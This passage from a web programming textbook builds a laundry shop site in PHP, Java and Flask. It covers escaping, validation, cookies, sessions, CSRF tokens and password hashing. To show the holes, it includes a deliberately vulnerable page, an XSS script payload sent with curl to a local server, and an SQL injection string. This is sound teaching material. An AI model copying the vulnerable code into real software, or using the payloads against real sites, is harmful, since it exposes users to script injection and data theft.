<a href="/messages">Staff</a></nav>
</header>
<main>
<h1>{{ title }}</h1>
{% block content %}{% endblock %}
</main>
<footer>Profitina Laundry, Surabaya</footer>
</body>
</html>
```

Listing 3.28 `templates/calculator.html`: the calculator form and its result.

```
{% extends "layout.html" %}{% set title = "Price calculator" %}
{% block content -%}
{# Every {{ ... }} below is escaped automatically: Jinja calls escape() for us. #}
<form method="get" action="">
  <label for="service">Service</label>
  <select id="service" name="service">
    <option value="">- choose -</option>
{% for id, s in services.items() %}    <option value="{{ id }}"{{ " selected" if id ==
old.service }}>{{ s.description }}, {{ rupiah(s.price) }}</option>
{% endfor %}  </select>
{% if errors.service %}  <p class="err">{{ errors.service }}</p>
{% endif %}  <label for="units">Quantity (kg, items or pairs)</label>
  <input id="units" name="units" value="{{ old.units }}" inputmode="numeric">
{% if errors.units %}  <p class="err">{{ errors.units }}</p>
{% endif %}  <button type="submit">Calculate</button>
</form>
{% if result %}<p class="result">{{ result.description }}: {{ result.units }} {{
result.unit }} x {{ rupiah(result.price) }} = <strong>{{ rupiah(result.total)
}}</strong></p>
{% endif %}
{%- endblock %}
```

There is no `h()` anywhere in the two templates, and yet the output is escaped: Jinja **escapes every `{{ … }}` automatically** in a `.html` template. Started with `python app.py`:

```
HTTP/1.1 200 OK
Set-Cookie: last_service=S0005; Expires=Fri, 23 Oct 2026 11:48:51 GMT; Max-Age=2592000;
HttpOnly; Path=/; SameSite=Lax
    <option value="S0005" selected>Dry cleaning - suit 2 pieces (per item), Rp
65.000</option>
<p class="result">Dry cleaning - suit 2 pieces (per item): 3 items x Rp 65.000 = <strong>Rp
195.000</strong></p>
  <p class="err">Choose one of the services on the list.</p>
  <input id="units" name="units" value="3.5" inputmode="numeric">
  <p class="err">Enter a whole number from 1 to 999; round kg up.</p>
```

Three languages, one answer: Rp 195.000.

3.19 Validation and Escaping

This is the most important section of the chapter.

3.19.1 The hole, demonstrated

Listing 3.29 is a page with one job: greet the visitor by name.

Listing 3.29 `unsafe.php`, deliberately broken. It works for every visitor who behaves, which is what makes it dangerous.

```
<?php
// unsafe.php — DELIBERATELY BROKEN. This is the counter-example in the book.
// It echoes whatever arrives without checking or escaping anything.
// NEVER write a page like this. Run it once, see the hole, then close it.
?>
<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Unsafe greeting</title></head>
<body>
<p>Hello, <?php echo $_GET['name'] ?? 'stranger'; ?>!</p>
</body></html>
```

Asked for `unsafe.php?name=Sri`, it answers:

```
<p>Hello, Sri!</p>
```

Now send a name that is not a name:

```
curl -s -G --data-urlencode 'name=<script>alert("stolen")</script>'
http://127.0.0.1:8080/unsafe.php
```

```
<p>Hello, <script>alert("stolen")</script>!</p>
```

The visitor supplied text; the program treated it as **content**; the browser treated it as **code**, because in HTML `<script>` is code. This is **cross-site scripting**, XSS. The injected script can do anything the page can do: read what the page shows, rewrite it to show a fake login box, submit forms as the visitor. Store the same text and show it to others, as the staff page of Section 3.21 shows messages, and every reader runs it.

3.19.2 The repair

Listing 3.30 is the same page with one function added.

Listing 3.30 `safe.php`: the only change is `h(…)` around the value.

```php
<?php
// safe.php — the same page, one function away from being correct.
require_once __DIR__ . '/lib/validate.php';
?>
<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Safe greeting</title></head>
<body>
<p>Hello, <?= h($_GET['name'] ?? 'stranger') ?>!</p>
</body></html>
```

The identical attack now produces:

```
<p>Hello, &lt;script&gt;alert(&quot;stolen&quot;)&lt;/script&gt;!</p>
```

`htmlspecialchars()` turns `&` into `&`, `<` into `<`, `>` into `>`, `"` into `"` and `'` into `'`. Those five characters are the whole mechanism by which text becomes markup, so neutralizing them makes text stay text. `ENT_QUOTES` matters inside an attribute such as `value="…"`, where an unescaped quote would end the attribute early. Java's `Web.h()` does the same five replacements by hand, and Jinja does them for every `{{ … }}`, spelling `"` as `"`, which the browser reads identically.

> **KEY INSIGHT.** Escape on **output**, at the moment of printing, for the destination you print into. Not on input, not once at the top of the page, not "when it looks dangerous". Every value that came from outside the program gets `h()` on its way into the page. If you find yourself deciding case by case, you have already lost; write `h()` every time and stop thinking about it. Flask's templates make this the default, which is the strongest argument for templates.

3.19.3 Validation is not escaping

The two words are often used as if they meant the same thing. They do not.

> **DEFINITION. Validation** decides whether a value is acceptable *at all*, and refuses it if not. **Escaping** (sometimes loosely called sanitization) makes an accepted value safe for *one particular destination*: an HTML page, an SQL query, a shell command, a URL.

You need both, at different moments. Validation happens once, when the data arrives. Escaping happens every time the data leaves, and *depends on where it is going*, as **Table 3.14** shows.

Table 3.14 One escaping rule per destination. The wrong one is the same as none: `htmlspecialchars()` does nothing to protect an SQL query.

Destination	PHP	Java	Python	Chapter
HTML text or attribute	`htmlspecialchars()` with `ENT_QUOTES`	`Web.h()`	Jinja `{{ }}`, `html.escape()`	this one
A URL or query string	`urlencode()`	`URLEncoder.encode()`	`urllib.parse.quote()`	this one
An SQL query	a **prepared statement**	`PreparedStatement`	`?` placeholders	5
JavaScript	`json_encode()`	a JSON library	`json.dumps()`	later

The SQL equivalent of **Listing 3.29** is a query built by gluing strings: `"SELECT * FROM Customer WHERE name = '" . $_POST['name'] . "'"`. Feed it the name `' OR '1'='1` and the query stops meaning what you wrote. That is **SQL injection**, and Chapter 5 gives the answer, a prepared statement, in which the data never becomes part of the query text. The structural point is the same as for XSS: *data was allowed to become code*. Every injection flaw is that one sentence, and it sits at the top of the OWASP Top 10 [5].

3.19.4 The contact validator

`validateContact()` in **Listing 3.20** checks the contact form of Section 3.20, and Java's `Shop.validateContact()` and Python's `shop.validate_contact()` are line-for-line translations. Six decisions in it generalize to every form you will write.

1. **The rest of the program uses only `$clean`.** A value that did not pass is not in it, so it cannot be used by accident.
2. **It collects every error**, so a visitor with three mistakes hears about three.
3. **The outlet is checked against the list itself.** This **allowlist** refuses anything not on the list, with no need to imagine what an attacker might send; allowlists beat blocklists.
4. **The phone is cleaned, then judged**: spaces and dashes go, then the digits must match `^\d{8,15}$`, the finished application's own rule.
5. **Lengths count characters**, not bytes: `mb_strlen()`, Java's `codePointCount()`, Python's `len()`.
6. **The name allows letters of every alphabet** (`\p{L}\p{M}`) and `'`, `.`, `-` and space. Refusing `<` and `"` is not *why* the page is safe (escaping is), but it is a second wall.

> **WARNING.** Validation in the browser is not validation. HTML's `required`, `type="email"` and `maxlength`, and every line of JavaScript, improve the *experience* of an honest visitor. They protect nothing, because a request does not have to come from your form: every `curl` command in this chapter bypassed the form entirely. Browser checks are a courtesy; server checks are the fence.

Six design decisions, two walls. When the script tag of **Listing 3.29** is sent as a *name* to the real contact form, both fire independently:

```
  <input id="name" name="name"
value="&lt;script&gt;alert(&quot;stolen&quot;)&lt;/script&gt;">
  <p class="err">Use letters, spaces, apostrophes, dots and hyphens only.</p>
```

Validation refused the value, and escaping made the redisplayed copy harmless. Either alone would have been enough; having both is the point. This habit, arranging things so that no single mistake is fatal, is called **defense in depth**. The OWASP cheat sheet on cross-site scripting [6] is the reference to keep beside you.

3.20 Cookies and Sessions

3.20.1 A protocol with no memory

HTTP is **stateless**: each request stands alone, and PHP forgets every variable when a page ends. Yet a shop needs memory: the calculator should remember last week's service, the contact form should thank the visitor on the page *after* the one that saved the message, and a staff member who logged in should stay logged in. Two mechanisms provide it, the second built on the first.

3.20.2 Cookies

A **cookie** is a small named value that the server asks the browser to keep and send back. The server asks with a response header; the browser obeys on every later request to the same site, in a request header [7]:

```
response:  Set-Cookie: last_service=S0005; Max-Age=2592000; Path=/; HttpOnly;
SameSite=Lax
requests:  Cookie: last_service=S0005
```

That is the whole mechanism, and the calculator of Section 3.18 used it. The next visit, with no query string, came back with the service already selected:

```
curl -s -b 'last_service=S0005' http://127.0.0.1:8080/calculator.php | grep selected
```

```
    <option value="S0005" selected>Dry cleaning - suit 2 pieces (per item), Rp
65.000</option>
```

`Max-Age` is the lifetime in seconds, $30 \times 24 \times 3600 = 2{,}592{,}000$; without it the cookie dies with the browser. `Path=/` covers the whole site. `HttpOnly` hides it from page scripts. `SameSite=Lax` keeps it off forms posted from *another* site. On HTTPS add `Secure`. `setcookie()` in PHP, `Web.setCookie()` in Java and `response.set_cookie()` in Flask write the same header.

Two rules follow from "a cookie is a header". **It must be sent before any output**, because headers travel before the body; print one byte first and PHP answers "headers already sent" (Section 3.23). And **a cookie is visitor input like any other**: the browser stores it, the visitor can edit it, and it comes back in `$_COOKIE` as untrusted as `$_GET`. The calculator only compares it with the service ids, and it is escaped wherever it is printed.

3.20.3 Sessions

A cookie holds a few bytes, on the visitor's machine, where the visitor can change it. A login cannot live there. A **session** keeps the data on the **server** and gives the browser only a long random **session id** in a cookie. **Figure 3.30** follows the contact form through one session.




Figure 3.30 A session, step by step. The browser holds only the id `PHPSESSID`; the data lives on the server. Steps 3 to 6 are also the post/redirect/get pattern of Section 3.20.5.

In PHP, `session_start()` does all of it. It reads the `PHPSESSID` cookie; if there is none, it invents a new random id and sends it with `Set-Cookie`. It loads that session's data into `$_SESSION`, which your code reads and writes like any array, and when the page ends it saves the array again. **Table 3.15** contrasts the two mechanisms.

Table 3.15 Cookies against sessions. A session is built on a cookie, but only the id travels.

	Cookie	Session
The data lives	in the browser	on the server
The browser holds	the data itself	only a random id
The visitor can read or change it	yes	no (only the id)
Size	about 4 KB	as much as the server allows
Lifetime	`Max-Age`, or until the browser closes	until it expires or is destroyed
Use it for	preferences: last service, language	who is logged in, form tokens, one-time messages
PHP / Java / Flask	`$_COOKIE`, `setcookie()` / `Web.cookies()`, `Web.setCookie()` / `request.cookies`, `set_cookie()`	`$_SESSION` / `Web.session()` / `session`

Listing 3.31 gathers the session helpers of the PHP track.

Listing 3.31 `lib/session.php`: starting the session safely, the form token, and the one-time message.

```php
<?php
// lib/session.php — the session, the one-time "flash" message and the form token.

/** Start or resume this visitor's session. Call it before the page prints anything. */
function startSession(): void {
    if (session_status() === PHP_SESSION_ACTIVE) {
        return;
    }
    session_start([
        'cookie_httponly' => true,     // page scripts cannot read the session cookie
        'cookie_samesite' => 'Lax',    // another site's form cannot POST with it
        'use_strict_mode' => true,     // refuse a session id this server never issued
    ]);
}

/** This session's form token (CSRF token), made on first use. */
function csrfToken(): string {
    return $_SESSION['csrf'] ??= bin2hex(random_bytes(16));
}

/** True if the form sent back this session's token. */
function csrfOk(array $post): bool {
    $token = $_SESSION['csrf'] ?? '';
    return $token !== '' && hash_equals($token, field($post, 'csrf'));   // '' never
matches
}

/** Keep a message for the NEXT page only (post/redirect/get). */
function flash(string $message): void {
    $_SESSION['flash'] = $message;
}

/** Take the waiting message, if there is one, and forget it. */
function takeFlash(): ?string {
    $m = $_SESSION['flash'] ?? null;
    unset($_SESSION['flash']);
    return $m;
}

/** The e-mail of the staff member logged in on this session, or null. */
function staffEmail(): ?string {
    return $_SESSION['staff'] ?? null;
}
```

`startSession()` passes three settings. `cookie_httponly` and `cookie_samesite` put the same protections on the session cookie as on `last_service`. `use_strict_mode` makes PHP refuse a session id it never issued, one of the defenses against **session fixation**, the attack of planting a known id in a victim's browser; Section 3.21 adds the other.

3.20.4 The form token

In **cross-site request forgery** (CSRF), another site's page makes the visitor's browser post to yours. `SameSite=Lax` stops most of it, but the classic defense is a **form token**: a random value kept in the session and printed in a hidden field of every form. Another site can make the browser send the cookie but cannot read the token, so its post is refused.

`csrfOk()` compares with `hash_equals()`, which takes the same time whether the first or the last character differs, so the comparison leaks nothing through timing. Note the `$token !== ''` test: without it, a brand-new session with no token and a post with no token field would compare `''` with `''` and *pass*. That exact bug existed in the first draft of this chapter's code and was caught while writing the Java version; Java's `csrfOk()` and Flask's `csrf_ok()` carry the same guard.

3.20.5 The contact form: post, redirect, get

Listing 3.32 is the contact page.

Listing 3.32 `contact.php`: validate, store in a CSV file, remember a thank-you in the session, and redirect.

```
<?php
declare(strict_types=1);
// contact.php — the contact form: POST, validate, store, redirect, thank.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/session.php';
require_once __DIR__ . '/lib/layout.php';

const MESSAGE_FILE = __DIR__ . '/data/messages.csv';

startSession();
$errors = [];
$old = ['name' => '', 'phone' => '', 'outlet' => '', 'message' => ''];

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    foreach (array_keys($old) as $k) {
        $old[$k] = field($_POST, $k);                 // so the form can be drawn again,
filled in
    }
    if (!csrfOk($_POST)) {
        $errors['form'] = 'This form has expired. Please send it again.';
    } else {
        [$clean, $errors] = validateContact($_POST);
    }
    if (!$errors) {
        saveMessage($clean);
        flash('Thank you, ' . $clean['name'] . '. ' . OUTLETS[$clean['outlet']] . ' will
call you back.');
        header('Location: contact.php', true, 303);   // post/redirect/get
        exit;
    }
}

/** Append one message to the CSV file. Ids run M0001, M0002, ... */
function saveMessage(array $m): void {
    if (!is_dir(dirname(MESSAGE_FILE))) {
        mkdir(dirname(MESSAGE_FILE), 0775, true);
    }
    $fh = fopen(MESSAGE_FILE, 'a+');
    flock($fh, LOCK_EX);                              // one writer at a time
    rewind($fh);
    $n = 0;
    while (fgetcsv($fh, null, ',', '"', '') !== false) {
        $n++;                                         // count records, not lines
    }
    $id = 'M' . str_pad((string) ($n + 1), 4, '0', STR_PAD_LEFT);
    fputcsv($fh, [$id, date('Y-m-d H:i'), $m['outlet'], $m['name'], $m['phone'],
$m['message']], ',', '"', '');
```

Listing 3.32 (Continued) *contact.php: validate, store in a CSV file, remember a thank-you in the session, and redirect.*

```
    flock($fh, LOCK_UN);
    fclose($fh);
}

$thanks = takeFlash();
pageStart('Contact us');
?>
<?php if ($thanks !== null): ?>
<p class="ok"><?= h($thanks) ?></p>
<?php endif; ?>
<?php if (isset($errors['form'])): ?>
<p class="err"><?= h($errors['form']) ?></p>
<?php endif; ?>
<form method="post" action="">
  <input type="hidden" name="csrf" value="<?= h(csrfToken()) ?>">
  <label for="name">Your name</label>
  <input id="name" name="name" value="<?= h($old['name']) ?>">
<?php if (isset($errors['name'])): ?>
  <p class="err"><?= h($errors['name']) ?></p>
<?php endif; ?>
  <label for="phone">Phone</label>
  <input id="phone" name="phone" value="<?= h($old['phone']) ?>">
<?php if (isset($errors['phone'])): ?>
  <p class="err"><?= h($errors['phone']) ?></p>
<?php endif; ?>
  <label for="outlet">Outlet</label>
  <select id="outlet" name="outlet">
    <option value="">- choose -</option>
<?php foreach (OUTLETS as $id => $name): ?>
    <option value="<?= h($id) ?>"<?= $id === $old['outlet'] ? ' selected' : '' ?>><?=
h($name) ?></option>
<?php endforeach; ?>
  </select>
<?php if (isset($errors['outlet'])): ?>
  <p class="err"><?= h($errors['outlet']) ?></p>
<?php endif; ?>
  <label for="message">Message</label>
  <textarea id="message" name="message" rows="4"><?= h($old['message']) ?></textarea>
<?php if (isset($errors['message'])): ?>
  <p class="err"><?= h($errors['message']) ?></p>
<?php endif; ?>
  <button type="submit">Send</button>
</form>
<?php pageEnd();
```

On success it does not print “thank you”. It stores the message, puts the thank-you in the session with `flash()`, and answers **303 See Other** with a `Location` header. The browser then GETs the page, which takes the message out of the session with `takeFlash()` and shows it once. This is **post/redirect/get**: after a redirect, the refresh button repeats only the harmless GET, never the POST (Exercise 3.16). `flock()` keeps two writers from interleaving, and ids count *records* with `fgetcsv()`, since a message may contain line breaks.

The real exchange, step by step. The first visit starts a session:

```
HTTP/1.1 200 OK
Set-Cookie: PHPSESSID=6c9f058c18d8a50e9cb2f33844ebfd10; path=/; HttpOnly; SameSite=Lax
```

A post with four bad fields shows all four messages at once:

```
  <p class="err">Enter your name (1 to 50 characters).</p>
  <p class="err">Enter a phone number with 8 to 15 digits (spaces and dashes are
allowed).</p>
  <p class="err">Choose one of our three outlets.</p>
  <p class="err">Write a message of 1 to 500 characters.</p>
```

A post without the token, from a fresh session, is refused:

```
<p class="err">This form has expired. Please send it again.</p>
```

A good post is answered with a redirect, not a page:

```
HTTP/1.1 303 See Other
Location: contact.php
```

The GET that follows shows the thank-you, and the next GET shows it no more (the count is 0):

```
<p class="ok">Thank you, Sri Wahyuni. Profitina Laundry Keputih will call you back.</p>
0
```

And the file received one line per message; `fputcsv()` put quotes around every value containing a space or a quote, and doubled the quotes inside:

```
M0001,"2026-09-23 18:48",O02,"Sri Wahyuni",081200004521,"Can you wash a batik sarong by
hand?"
M0002,"2026-09-23 18:48",O01,"Budi
Santoso",085700003318,"<script>alert(""stolen"")</script>"
```

The second message is the attack of Section 3.19 sent as a *message*. It is stored as the visitor wrote it, which is correct: validation checks that a message is 1 to 500 characters, not what it says. The defense is at output, on the staff page.

3.20.6 Sessions in Java and Flask

The JDK has no sessions, so `Web.java` (**Listing 3.17**) builds the small version that `session_start()` hides: a map from random ids to maps of data, a cookie named `SID`, `newSessionId()` for `session_regenerate_id()` and `endSession()` for `session_destroy()`. These sessions live in memory and vanish when the server stops; PHP keeps them in files. **Listing 3.33** is the contact page.

Listing 3.33 `ContactPage.java`: the contact form in Java, including a CSV writer and reader that match PHP's `fputcsv()` and `fgetcsv()`.

```
import com.sun.net.httpserver.HttpExchange;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.StandardOpenOption;
import java.time.LocalDateTime;
import java.time.ZoneId;
import java.time.format.DateTimeFormatter;
import java.util.ArrayList;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Map;

/** ContactPage.java — the contact form: POST, validate, store, redirect, thank. */
final class ContactPage {
    private ContactPage() {}

    static final Path MESSAGE_FILE = Path.of("data", "messages.csv");
    static final List<String> FIELDS = List.of("name", "phone", "outlet", "message");

    static void contact(HttpExchange ex) throws IOException {
        Map<String, String> session = Web.session(ex);
        Map<String, String> errors = new LinkedHashMap<>();
        Map<String, String> old = new LinkedHashMap<>();
        FIELDS.forEach(f -> old.put(f, ""));

        if ("POST".equals(ex.getRequestMethod())) {
            Map<String, String> post = Web.form(ex);
            FIELDS.forEach(f -> old.put(f, Web.field(post, f)));   // to draw the form
again, filled in
            Shop.Checked c = null;
            if (!Web.csrfOk(session, post)) {
                errors.put("form", "This form has expired. Please send it again.");
            } else {
                c = Shop.validateContact(post);
                errors.putAll(c.errors());
            }
            if (errors.isEmpty()) {
                saveMessage(c.clean());
                session.put("flash", "Thank you, " + c.clean().get("name") + ". "
                        + Shop.OUTLETS.get(c.clean().get("outlet")) + " will call you
back.");
                Web.redirect(ex, "/contact");                        // post/redirect/get
                return;
            }
        }
```

Listing 3.33 (Continued) *ContactPage.java: the contact form in Java, including a CSV writer and reader that match PHP's fputcsv() and fgetcsv().*

```
        String thanks = session.remove("flash");                    // takeFlash()
        StringBuilder p = new StringBuilder(LaundrySite.pageStart("Contact us"));
        if (thanks != null) {
            p.append("<p class=\"ok\">").append(Web.h(thanks)).append("</p>\n");
        }
        if (errors.containsKey("form")) {
            p.append("<p
class=\"err\">").append(Web.h(errors.get("form"))).append("</p>\n");
        }
        p.append("<form method=\"post\" action=\"\">\n  <input type=\"hidden\"
name=\"csrf\" value=\"")
         .append(Web.h(Web.csrfToken(session))).append("\">\n");
        p.append("  <label for=\"name\">Your name</label>\n  <input id=\"name\"
name=\"name\" value=\"")
         .append(Web.h(old.get("name"))).append("\">\n").append(error(errors, "name"));
        p.append("  <label for=\"phone\">Phone</label>\n  <input id=\"phone\"
name=\"phone\" value=\"")
         .append(Web.h(old.get("phone"))).append("\">\n").append(error(errors, "phone"));
        p.append("  <label for=\"outlet\">Outlet</label>\n  <select id=\"outlet\"
name=\"outlet\">\n")
         .append("    <option value=\"\">- choose -</option>\n");
        for (Map.Entry<String, String> o : Shop.OUTLETS.entrySet()) {
            p.append("    <option value=\"").append(Web.h(o.getKey())).append('"')
             .append(o.getKey().equals(old.get("outlet")) ? " selected" : "").append('>')
             .append(Web.h(o.getValue())).append("</option>\n");
        }
        p.append("  </select>\n").append(error(errors, "outlet"));
        p.append("  <label for=\"message\">Message</label>\n  <textarea id=\"message\"
name=\"message\" rows=\"4\">")
         .append(Web.h(old.get("message"))).append("</textarea>\n").append(error(errors,
"message"));
        p.append("  <button
type=\"submit\">Send</button>\n</form>\n").append(LaundrySite.pageEnd());
        Web.html(ex, p.toString());
    }

    private static String error(Map<String, String> errors, String field) {
        return errors.containsKey(field) ? "  <p class=\"err\">" + Web.h(errors.get(field))
+ "</p>\n" : "";
    }

    /** Append one message to the CSV file. Ids run M0001, M0002, ... One writer at a time.
*/
    static synchronized void saveMessage(Map<String, String> m) throws IOException {
        Files.createDirectories(MESSAGE_FILE.getParent());
        int n = readMessages().size();
        String id = "M%04d".formatted(n + 1);
        String time = LocalDateTime.now(ZoneId.of("Asia/Jakarta"))
                .format(DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm"));
        List<String> row = List.of(id, time, m.get("outlet"), m.get("name"),
m.get("phone"), m.get("message"));
        StringBuilder line = new StringBuilder();
        for (String v : row) {
            line.append(line.isEmpty() ? "" : ",").append(csv(v));
        }
        Files.writeString(MESSAGE_FILE, line.append('\n').toString(),
StandardCharsets.UTF_8,
                StandardOpenOption.CREATE, StandardOpenOption.APPEND);
```

Listing 3.33 (Continued) *ContactPage.java: the contact form in Java, including a CSV writer and reader that match PHP's fputcsv() and fgetcsv().*

```
    }

    /** One CSV value, quoted the way PHP's fputcsv() quotes it. */
    static String csv(String v) {
        boolean quote = v.chars().anyMatch(c -> c == ',' || c == '"' || c == ' ' || c ==
'\n'
                || c == '\r' || c == '\t');
        return quote ? '"' + v.replace("\"", "\"\"") + '"' : v;
    }

    /** Every message as a list of six values: fgetcsv() in a loop. */
    static List<List<String>> readMessages() throws IOException {
        List<List<String>> rows = new ArrayList<>();
        if (!Files.exists(MESSAGE_FILE)) {
            return rows;
        }
        String text = Files.readString(MESSAGE_FILE, StandardCharsets.UTF_8);
        List<String> row = new ArrayList<>();
        StringBuilder value = new StringBuilder();
        boolean quoted = false;
        for (int i = 0; i < text.length(); i++) {
            char c = text.charAt(i);
            if (quoted) {
                if (c == '"' && i + 1 < text.length() && text.charAt(i + 1) == '"') {
                    value.append('"');                              // "" inside quotes is
one "
                    i++;
                } else if (c == '"') {
                    quoted = false;
                } else {
                    value.append(c);
                }
            } else if (c == '"') {
                quoted = true;
            } else if (c == ',') {
                row.add(value.toString());
                value.setLength(0);
            } else if (c == '\n') {
                row.add(value.toString());
                value.setLength(0);
                rows.add(row);
                row = new ArrayList<>();
            } else if (c != '\r') {
                value.append(c);
            }
        }
        return rows;
    }
```

Listing 3.33 (Continued) *ContactPage.java: the contact form in Java, including a CSV writer and reader that match PHP's fputcsv() and fgetcsv().*

```
}
```

Flask's `session` is different in kind: it is stored **in the cookie itself**, signed with `SECRET_KEY` so that the visitor cannot change it undetected. Signed is not encrypted. The session cookie Flask set after the staff login of Section 3.21 begins `eyJzdGFmZiI6…`, and decoding that part as Base64 gives:

```
{"staff":"kasir1@profitina-laundry.example"}
```

Anyone holding the cookie can *read* a Flask session, so never put a secret in it, and never publish the `SECRET_KEY`; `app.py` reads it from the environment variable `LAUNDRY_SECRET` and uses a

development value only when none is set. Flask also has one-time messages built in: `flash()` and `get_flashed_messages()`, used by **Listing 3.34**.

Listing 3.34 `templates/contact.html`: the contact form in Jinja, with Flask's flashed messages at the top.

```
{% extends "layout.html" %}{% set title = "Contact us" %}
{% block content -%}
{% for m in get_flashed_messages() %}<p class="ok">{{ m }}</p>
{% endfor %}{% if errors.form %}<p class="err">{{ errors.form }}</p>
{% endif %}<form method="post" action="">
  <input type="hidden" name="csrf" value="{{ csrf_token() }}">
  <label for="name">Your name</label>
  <input id="name" name="name" value="{{ old.name }}">
{% if errors.name %}  <p class="err">{{ errors.name }}</p>
{% endif %}  <label for="phone">Phone</label>
  <input id="phone" name="phone" value="{{ old.phone }}">
{% if errors.phone %}  <p class="err">{{ errors.phone }}</p>
{% endif %}  <label for="outlet">Outlet</label>
  <select id="outlet" name="outlet">
    <option value="">- choose -</option>
{% for id, name in outlets.items() %}    <option value="{{ id }}"{{ " selected" if id ==
old.outlet }}>{{ name }}</option>
{% endfor %}  </select>
{% if errors.outlet %}  <p class="err">{{ errors.outlet }}</p>
{% endif %}  <label for="message">Message</label>
  <textarea id="message" name="message" rows="4">{{ old.message }}</textarea>
{% if errors.message %}  <p class="err">{{ errors.message }}</p>
{% endif %}  <button type="submit">Send</button>
</form>
{%- endblock %}
```

Java and Flask gave the same answers to the same posts. Their redirects and thank-yous:

```
HTTP/1.1 303 See Other
Location: /contact
<p class="ok">Thank you, Sri Wahyuni. Profitina Laundry Keputih will call you back.</p>
HTTP/1.1 303 SEE OTHER
Location: /contact
<p class="ok">Thank you, Sri Wahyuni. Profitina Laundry Keputih will call you back.</p>
```

Python's `csv` module quotes only where it must (`M0001,2026-09-23 18:48,O02,Sri Wahyuni,…`); both forms are valid CSV.

3.21 Passwords: password_hash and the Staff Login

3.21.1 Never store a password

The staff page shows customers' names, phone numbers and messages. That is personal data, protected in Indonesia by UU 27/2022 [8], so the page needs a login. A login needs a stored secret to compare with, and the first rule of storing passwords is: **don't**. Store a **hash**.

> **DEFINITION.** A **password hash** is the output of a one-way function that is deliberately slow and mixes in a random **salt**. From the password you can compute the hash; from the hash you cannot compute the password, only test guesses, one slow guess at a time.

One-way: a stolen file of hashes does not give the passwords. **Salted**: the same password hashes differently every time, defeating precomputed tables. **Slow**: a fraction of a second is nothing for a person and ruinous for billions of guesses. A fast hash such as SHA-256 alone is *not* a password

hash. The OWASP Password Storage Cheat Sheet [9] names the acceptable functions: Argon2id, scrypt, bcrypt and PBKDF2.

3.21.2 password_hash in PHP

PHP does all of it in two functions: `password_hash($password, PASSWORD_DEFAULT)` makes a hash, and `password_verify($password, $hash)` tests a password against it. **Listing 3.35** shows both.

Listing 3.35 `make_hash.php`: make a hash to store, and show that it verifies.

```
<?php
// make_hash.php — turn a password into a hash to store. Run it at the command line:
//     php make_hash.php "Kasir#2026"
// The password itself is never stored anywhere; only the line this prints is.

$password = $argv[1] ?? '';
if ($password === '') {
    fwrite(STDERR, "usage: php make_hash.php PASSWORD\n");
    exit(1);
}

$hash = password_hash($password, PASSWORD_DEFAULT);        // bcrypt today, with a random
salt
echo $hash, PHP_EOL;
echo 'length: ', strlen($hash), PHP_EOL;
echo 'algorithm: ', password_get_info($hash)['algoName'], PHP_EOL;
echo 'verify right password: ', var_export(password_verify($password, $hash), true),
PHP_EOL;
echo 'verify wrong password: ', var_export(password_verify('kasir#2026', $hash), true),
PHP_EOL;

$again = password_hash($password, PASSWORD_DEFAULT);       // the same password once more
...
echo 'same hash twice? ', var_export($hash === $again, true), PHP_EOL;   // ... a different
salt
php make_hash.php "Kasir#2026"
```

```
$2y$12$4ranmfPtKdGvnvhFPS4.AeVUhyJjU3saZ6PW6AYa2hRc.ByBFqPTK
length: 60
algorithm: bcrypt
verify right password: true
verify wrong password: false
same hash twice? false
```

The string records everything needed to check it later: `$2y$` names bcrypt, `12` is the cost (each step up doubles the work), then 22 characters of salt and 31 of hash. `PASSWORD_DEFAULT` is bcrypt today and will follow PHP to a stronger algorithm; this PHP build also supports `PASSWORD_ARGON2ID`. Because the algorithm and salt travel inside the hash, `password_verify()` needs nothing else, and “same hash twice?” is `false` although the password was the same.

The demo account of the finished application is used here: `kasir1@profitina-laundry.example` with the password `Kasir#2026`. **Listing 3.36** stores only its hash, the one printed above.

Listing 3.36 `lib/staff.php`: the staff list holds hashes, never passwords.

```php
<?php
// lib/staff.php — who may read the messages. The password is stored ONLY as a
// hash printed by make_hash.php. Chapter 5 moves staff into the Employee table.

const STAFF = [
    'kasir1@profitina-laundry.example' =>
'$2y$12$4ranmfPtKdGvnvhFPS4.AeVUhyJjU3saZ6PW6AYa2hRc.ByBFqPTK',
];

// The hash of a password nobody knows, checked when the e-mail is unknown.
const DUMMY_HASH = '$2y$12$fIUeVxoqMGHnrJffUWlwe.4StZ3cMJzNodMTK86hZfnsNJif2M/W.';

/** True if the e-mail belongs to a staff member and the password matches. */
function checkLogin(string $email, string $password): bool {
    $hash = STAFF[strtolower($email)] ?? null;
    if ($hash === null) {
        password_verify($password, DUMMY_HASH);   // the same slow work, so timing reveals
nothing
        return false;
    }
    return password_verify($password, $hash);
}
```

When the e-mail is unknown, `checkLogin()` still runs `password_verify()` against a dummy hash. Without that line an unknown e-mail would be answered at once and a known one after the slow check, and an attacker could learn which e-mails are staff just by timing the answers.

3.21.3 The login, the protected page, and logging out

Listing 3.37, **Listing 3.38** and **Listing 3.39** complete the PHP track.

Listing 3.37 `login.php`: check the password against the hash and remember the staff member in the session.

```php
<?php
declare(strict_types=1);
// login.php — staff sign in. The password is checked against a hash, never stored.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/session.php';
require_once __DIR__ . '/lib/staff.php';
require_once __DIR__ . '/lib/layout.php';

startSession();
$error = null;
$email = '';

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $email = field($_POST, 'email');
    $password = $_POST['password'] ?? '';             // a password is NOT trimmed
    if (!csrfOk($_POST)) {
        $error = 'This form has expired. Please send it again.';
    } elseif (is_string($password) && checkLogin($email, $password)) {
        session_regenerate_id(true);                  // a new session id at every login
        $_SESSION['staff'] = strtolower($email);
        header('Location: messages.php', true, 303);
        exit;
    } else {
        $error = 'E-mail or password is wrong.';      // never say which of the two
    }
}

pageStart('Staff login');
?>
